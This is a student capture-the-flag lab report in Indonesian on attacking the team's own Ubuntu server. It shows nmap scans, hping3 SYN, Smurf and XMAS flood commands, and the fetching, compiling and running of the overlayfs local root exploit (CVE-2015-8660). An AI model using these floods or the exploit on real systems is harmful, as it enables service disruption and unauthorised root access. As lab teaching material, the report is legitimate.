

Capture The Flag

Part 2 – Attacking

By:

TibanCyber


Yogi Kortisa

Attacking Our Server

INTRO: Setelah kami terhubung dengan jaringan Lab 607 dengan mode **Bridge** dalam 2 hari waktu CTF, kami menemukan fakta bahwa tidak ada server lawan (tim lain) yang juga terhubung pada jaringan Lab, sehingga kami memutuskan untuk fokus saja pada peretasan server sendiri.


Catatan: Kami telat mengumpulkan dikarenakan ketika hendak upload server poltek sedang down sehingga tidak bisa di upload pak, dua hari kemudian baru bisa kami langsung menguploadnya di learning.

Berikut adalah Alamat IP dari server kami yang telah telah di Bridge dengan koneksi wireless yang terhubung.



```
root@TibanCyber:~# ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:8e:ce:e1
        inet addr:192.168.43.219  Bcast:192.168.43.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe8e:cee1/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:2217 errors:0 dropped:0 overruns:0 frame:0
        TX packets:844 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:2375784 (2.3 MB)  TX bytes:73393 (73.3 KB)
```


Berikut adalah Alamat IP dari Kali Linux yang kami gunakan sebagai mesin penyerang dan juga telah di Bridge dengan koneksi wireless yang terhubung.



```
root@TibanCyberAttacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.100  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::a00:27ff:febc:101d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bc:10:1d  txqueuelen 1000  (Ethernet)
        RX packets 230  bytes 16888 (16.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 3339 (3.2 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Instalasi Tools Hacking

Kami menginstal beberapa tool hacking yang umum digunakan untuk mencari celah keamanan pada suatu server, yaitu kami akan menginstallkan tool **Nmap**, **Metasploit Framework**, **hping3**, dan **gcc**. Berikut adalah langkah instalasinya yaitu dengan mendownload tool tersebut dengan tool **wget** jika berada pada link eksternal, dan **apt-get** install untuk menginstal dari repository.



```
root@TibanCyber:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
nmap is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 113 not upgraded.
root@TibanCyber:~# _
```

```
root@TibanCyber:~# wget http://downloads.metasploit.com/data/releases/metasploit-
latest-linux-installer.run
--2016-06-08 10:45:35-- http://downloads.metasploit.com/data/releases/metasploi
t-latest-linux-installer.run
Resolving downloads.metasploit.com (downloads.metasploit.com)...
```

```
root@TibanCyber:~# apt-get install hping3
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
```

```
root@TibanCyber:~# apt-get install gcc
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  binutils cpp cpp-5 gcc-5 libasan2 libatomic1 libc-dev-bin libc6 libc6-dev
  libcc1-0 libcilkrts5 libgcc-5-dev libgomp1 libisl13 libitm1 libmpc3 libmpx0
  libquadmath0 libubsan0 linux-libc-dev manpages-dev
```

Kami memulai serangan dengan teknik **Scanning** menggunakan tool **Nmap** untuk mencari informasi penting dari server kami. Berikut adalah teknik-teknik serangan yang telah dilakukan berdasarkan celah keamanan yang ditemukan pada server.

1. Teknik Serangan : **Scanning**

Tools : **Nmap**

Deskripsi : Serangan ini memanfaatkan celah keamanan pada server yang tidak menggunakan **firewall**, sehingga kami dapat menggunakan berbagai jenis teknik **Scanning** untuk mendapatkan informasi seperti port yang terbuka, services yang berjalan, system operasi yang digunakan, dan banyak lagi.

```
root@TibanCyber:~# nmap localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-08 11:10 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
```

Kami coba tambahkan opsi **-A** yang akan memberikan banyak informasi sekaligus dalam satu perintah

```
root@TibanCyber:~# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-08 11:14 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000016s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http     Apache httpd 2.4.12 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp  open  mysql    MySQL 5.6.25-0ubuntu1
|_mysql-info:
|_ Protocol: 53
```

```

| Protocol: 53
| Version: .6.25-0ubuntu1
| Thread ID: 7
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, FoundRows, InteractiveClient, ODBCClient, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, SupportsTransactions, IgnoreSigpipes, LongPassword, LongColumnFlag, ConnectWithDatabase, Speaks41ProtocolOld, SupportsLoadDataLocal, SupportsCompression
| Status: Autocommit
|_ Salt: zves4FC1,_itPsq`jr#Q
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.47%I=7%D=6/8%Time=57579BCA%P=i686-pc-linux-gnu%r(NULL,20SF:,"SSH-2\0-OpenSSH_6\0.9p1\0Ubuntu-2\0r\n");
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.92 seconds
root@TibanCyber:~# ~

```

Dari hasil teknik scanning nmap tersebut kami mendapatkan informasi lengkap dari server, yaitu seperti:

Port Terbuka : **22, 80, 3306**
 Services : **SSH, HTTP, MySQL**
 Version : **(protocol 2.0), Apache httpd 2.4.12 (Ubuntu), MySQL 5.6.25-0ubuntu1**
 OS Details : **Linux 3.7 – 3.15**

2. Teknik Serangan : **DoS Local Area Network Denial (LAND) Attack**
 Tools : **hping3**
 Deskripsi : Teknik ini bekerja dengan mengirimkan banyak paket palsu (*spoofed*) dengan alamat sumber sebagai alamat target. Tool **hping3** sudah include di dalam **Kali Linux** sehingga kami dapat menggunakannya untuk melakukan serangan ini terhadap server kami. Sebagai catatan:

IP Kali Linux : **192.168.43.100**
 IP Server Kami : **192.168.43.219**

```

root@TibanCyberAttacker:~# hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source 192.168.43.219
using eth0, addr: 192.168.43.100, MTU: 1500
HPING 192.168.43.219 (eth0 192.168.43.219): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

```

--flood : sent paket dalam keadaan cepat dan tidak menampilkan reply
--rand-dest : random desitinasi address
-V : Verbose
-c --count : paket count
-d --data : data size
-S --syn : set SYN flag
-w --win : winsize (default 64)
-p --destport : target port tujuan
-s --baseport : port sumber pengiriman

3. Teknik Serangan : **TCP XMAS Attack**

Tools : **hping3**

Deskripsi : Teknik ini bekerja dengan menetapkan semua *flag* di setiap protokol yaitu FIN, URG, PSH dalam header TCP. Jenis paket XMAS yang dikirimkan ini membutuhkan banyak pemrosesan dari paket biasa, sehingga server akan mengalokasikan sumber daya yang besar untuk menangani paket ini sehingga teknik ini dapat digunakan untuk serangan *Denial of Service (DoS)* pada server.

```
root@TibanCyberAttacker:~# hping3 -c 1 -V -p 80 -s 5050 -M 0 -UPF 192.168.43.219
using eth0, addr: 192.168.43.100, MTU: 1500
HPING 192.168.43.219 (eth0 192.168.43.219): FPU set, 40 headers + 0 data bytes

--- 192.168.43.219 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

4. Teknik Serangan : **Smurf Attack**

Tools : **hping3**

Deskripsi : Teknik ini serangan ini mengirimkan sejumlah besar paket ICMP, dengan memalsukan alamat IP sumber menjadi alamat IP target. Semua host dalam jaringan akan menerima pesan broadcast ini dan secara serentak membalas target dengan paket balasan.

```
root@TibanCyberAttacker:~# hping3 -l --flood -a 192.168.43.219 192.168.43.255
HPING 192.168.43.255 (eth0 192.168.43.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

5. Teknik Serangan : **SYN Flooding Attack**

Tools : **hping3**

Deskripsi : Teknik serangan ini adalah jenis serangan *Denial of Service (DOS)* yang menggunakan paket-paket SYN yang dikirimkan menuju port-port yang berada dalam keadaan *listening* pada server target. Ide serangannya kami akan memaksa korban menerima SYN paket dalam jumlah yang sangat besar.

```
root@TibanCyberAttacker:~# hping3 -i u1000 -S -p 443 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 DF id=34499 sport=443 flags=RA seq=0 win=0 rtt=1.0 ms
len=46 ip=192.168.1.4 ttl=64 DF id=34500 sport=443 flags=RA seq=1 win=0 rtt=5.6 ms
len=46 ip=192.168.1.4 ttl=64 DF id=34501 sport=443 flags=RA seq=2 win=0 rtt=3.4 ms
len=46 ip=192.168.1.4 ttl=64 DF id=34502 sport=443 flags=RA seq=3 win=0 rtt=2.6 ms
len=46 ip=192.168.1.4 ttl=64 DF id=34503 sport=443 flags=RA seq=4 win=0 rtt=2.6 ms
```

-i (-- interval) - uX - x : dalam satuan mikrodetik = 1000 mikrodetik

-S (--SYN mode) : mengeset flag SYN

-p : port target

IP Target : 192.168.1.4

6. Teknik Serangan : **Overlayfs Local Root Exploit**
Tools : **searchsploit, exploit 39166.c**
Deskripsi : Teknik serangan ini adalah jenis serangan **Local Root Exploit** yang menyerang dengan memanfaatkan celah keamanan terbaru pada Kernel Linux versi 4.3.3 yang digunakan oleh distro Ubuntu 14.04 dan Ubuntu 15.10. Dengan menjalankan exploit code **39166.c** yang telah di compile terdahulu pada Server dengan hak akses bukan root (user biasa), maka akan terjadi Privilege Escalation sehingga sang *attacker* mendapatkan hak akses menjadi root tanpa password! Berikut informasi tentang exploit ini pada website resmi exploit-db.com:



The screenshot shows the exploit-db.com website interface. At the top, there's a navigation bar with links: Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. Below this, the title of the exploit is displayed: "Linux Kernel <= 4.3.3 (Ubuntu 14.04/15.10) - overlayfs Local Root Exploit". A table provides metadata for the exploit:

EDB-ID: 39166	CVE: 2015-8660	OSVDB-ID: N/A
EDB Verified: @	Author: rebel	Published: 2016-01-05
Download Exploit: Source Raw		Download Vulnerable App: N/A

Below the table, there are links for "Previous Exploit" and "Next Exploit". The main content area displays the exploit code in a monospaced font:

```
1 /*
2 just another overlayfs exploit, works on kernels before 2015-12-26
3
4 # Exploit Title: overlayfs local root
5 # Date: 2016-01-05
6 # Exploit Author: rebel
7 # Version: Ubuntu 14.04 LTS, 15.10 and more
8 # Tested on: Ubuntu 14.04 LTS, 15.10
9 # CVE : CVE-2015-8660
```

Kami menggunakan tool **searchsploit** yang sudah ada di Kali Linux untuk mencari apakah ada code exploit yang telah ditemukan para Hacker untuk mengeksploitasi celah keamanan pada server kami yaitu **Ubuntu 15.10**



The terminal screenshot shows a user at the root of a machine named 'TibanCyberAttack' running the command 'searchsploit ubuntu 15.10'. The output displays a table of search results:

Exploit Title	Path
Ubuntu 14.04 LTS_ 15.10 overlayfs - Local Ro	./linux/local/39166.c

Ternyata ada! Mari lihat isi code exploitnya:

```

root@TibanCyberAttack:~# cat /usr/share/exploitdb/platforms/linux/local/39166.c
/*
just another overlayfs exploit, works on kernels before 2015-12-26

# Exploit Title: overlayfs local root
# Date: 2016-01-05
# Exploit Author: rebel
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660

blah@ubuntu:~$ id
uid=1001(blah) gid=1001(blah) groups=1001(blah)
blah@ubuntu:~$ uname -a && cat /etc/issue
Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 20
15 x86_64 x86_64 x86_64 GNU/Linux
Ubuntu 14.04.3 LTS \n \l
blah@ubuntu:~$ ./overlayfail
root@ubuntu:~# id
uid=0(root) gid=1001(blah) groups=0(root),1001(blah)

12/2015
by rebel

```

Terlihat dibagian informasi tentang penggunaan exploit ini sangat gampang sekali, cukup compile dan jalankan pada target server yang belum didapatkan hak akses root nya. Download exploit code ini pada server untuk mengeksploitasi server kami

```

TibanCyber [Berjalan] - Oracle VM VirtualBox
File Mesin Tilik Input Perangkat Bantuan
root@TibanCyber:~# wget exploit-db.com/download/39166
--2016-06-10 23:15:51-- http://exploit-db.com/download/39166
Resolving exploit-db.com (exploit-db.com)... 192.124.249.8
Connecting to exploit-db.com (exploit-db.com)!192.124.249.8!80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/39166 [following]
--2016-06-10 23:15:52-- https://www.exploit-db.com/download/39166
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)!192.124.249.8!443... conn
ected.
HTTP request sent, awaiting response... 200 OK
Length: 2793 (2,7K) [application/txt]
Saving to: 39166

39166          100%[=====>] 2,73K --.-KB/s in 0s

2016-06-10 23:15:53 (155 MB/s) - 39166 saved [2793/2793]

root@TibanCyber:~#

```

Setelah itu rename menjadi **39166.c** lalu compile dan jalankan!

```
TibanCyber [Berjalan] - Oracle VM VirtualBox
File  Mesin  Tilik  Input  Perangkat  Bantuan
GNU nano 2.4.2                               File: 39166

/**
just another overlayfs exploit, works on kernels before 2015-12-26

# Exploit Title: overlayfs local root
# Date: 2016-01-05
# Exploit Author: rebel
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660

blah@ubuntu:~$ id
uid=1001(blah) gid=1001(blah) groups=1001(blah)
blah@ubuntu:~$ uname -a && cat /etc/issue
Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2
Ubuntu 14.04.3 LTS \n \l
blah@ubuntu:~$ ./overlayfail
root@ubuntu:~# id
uid=0(root) gid=1001(blah) groups=0(root),1001(blah)

12/2015
File Name to Write [DOS Format]: 39166.c
^G Get Help          ^M-D DOS Format      ^M-A Append          ^M-B Backup File
^C Cancel            ^M-M Mac Format      ^M-P Prepend         ^M-T To Files
```

Compile dengan tool gcc hingga terbentuk file **exploit**

```
root@TibanCyber:~# ls
39166  39166.c  armitage150813.tgz  metasploit-latest-linux-installer.run
root@TibanCyber:~# gcc -o exploit 39166.c
39166.c: In function 'main':
39166.c:80:12: warning: implicit declaration of function 'unshare' [-Wimplicit-f
unction-declaration]
        if(unshare(CLONE_NEWUSER) != 0)
           ^
39166.c:85:17: warning: implicit declaration of function 'clone' [-Wimplicit-fun
ction-declaration]
        clone(child_exec, child_stack + (1024*1024), clone_flags, NULL)
           ^
root@TibanCyber:~# ls
39166      armitage150813.tgz  metasploit-latest-linux-installer.run
39166.c    exploit
```

Exploit telah siap dan mari gunakan untuk eksploitasi server. Sebelumnya lakukan logout akun root dengan perintah **exit**, lalu jalankan exploitnya dengan perintah **./exploit** dan boom! Then the magic happen!!

```
root@TibanCyber:~# exit
exit
tibancyber@TibanCyber:~$ ls
tibancyber@TibanCyber:~$ ls
tibancyber@TibanCyber:~$ sudo su
[sudo] password for tibancyber:
root@TibanCyber:/home/tibancyber# cd
root@TibanCyber:~# cp exploit /home/tibancyber/exploit
root@TibanCyber:~# exit
exit
tibancyber@TibanCyber:~$ ./exploit
root@TibanCyber:~# _
```

We got r00t!!! :D

KESIMPULAN

Ubuntu Server 15.10 bisa dikatakan sedikit memiliki kerentanan celah keamanan saja, services yang berjalan sudah versi terbaru dan tidak ditemui celah keamanan yang berarti, yang paling berbahaya adalah ditemukannya celah pada kernel Linux versi 4.3.3 pada distro ini yang membuat *Attacker* dengan user biasa pada server dapat melakukan Privilege Escalation hingga mendapatkan hak akses root secara otomatis.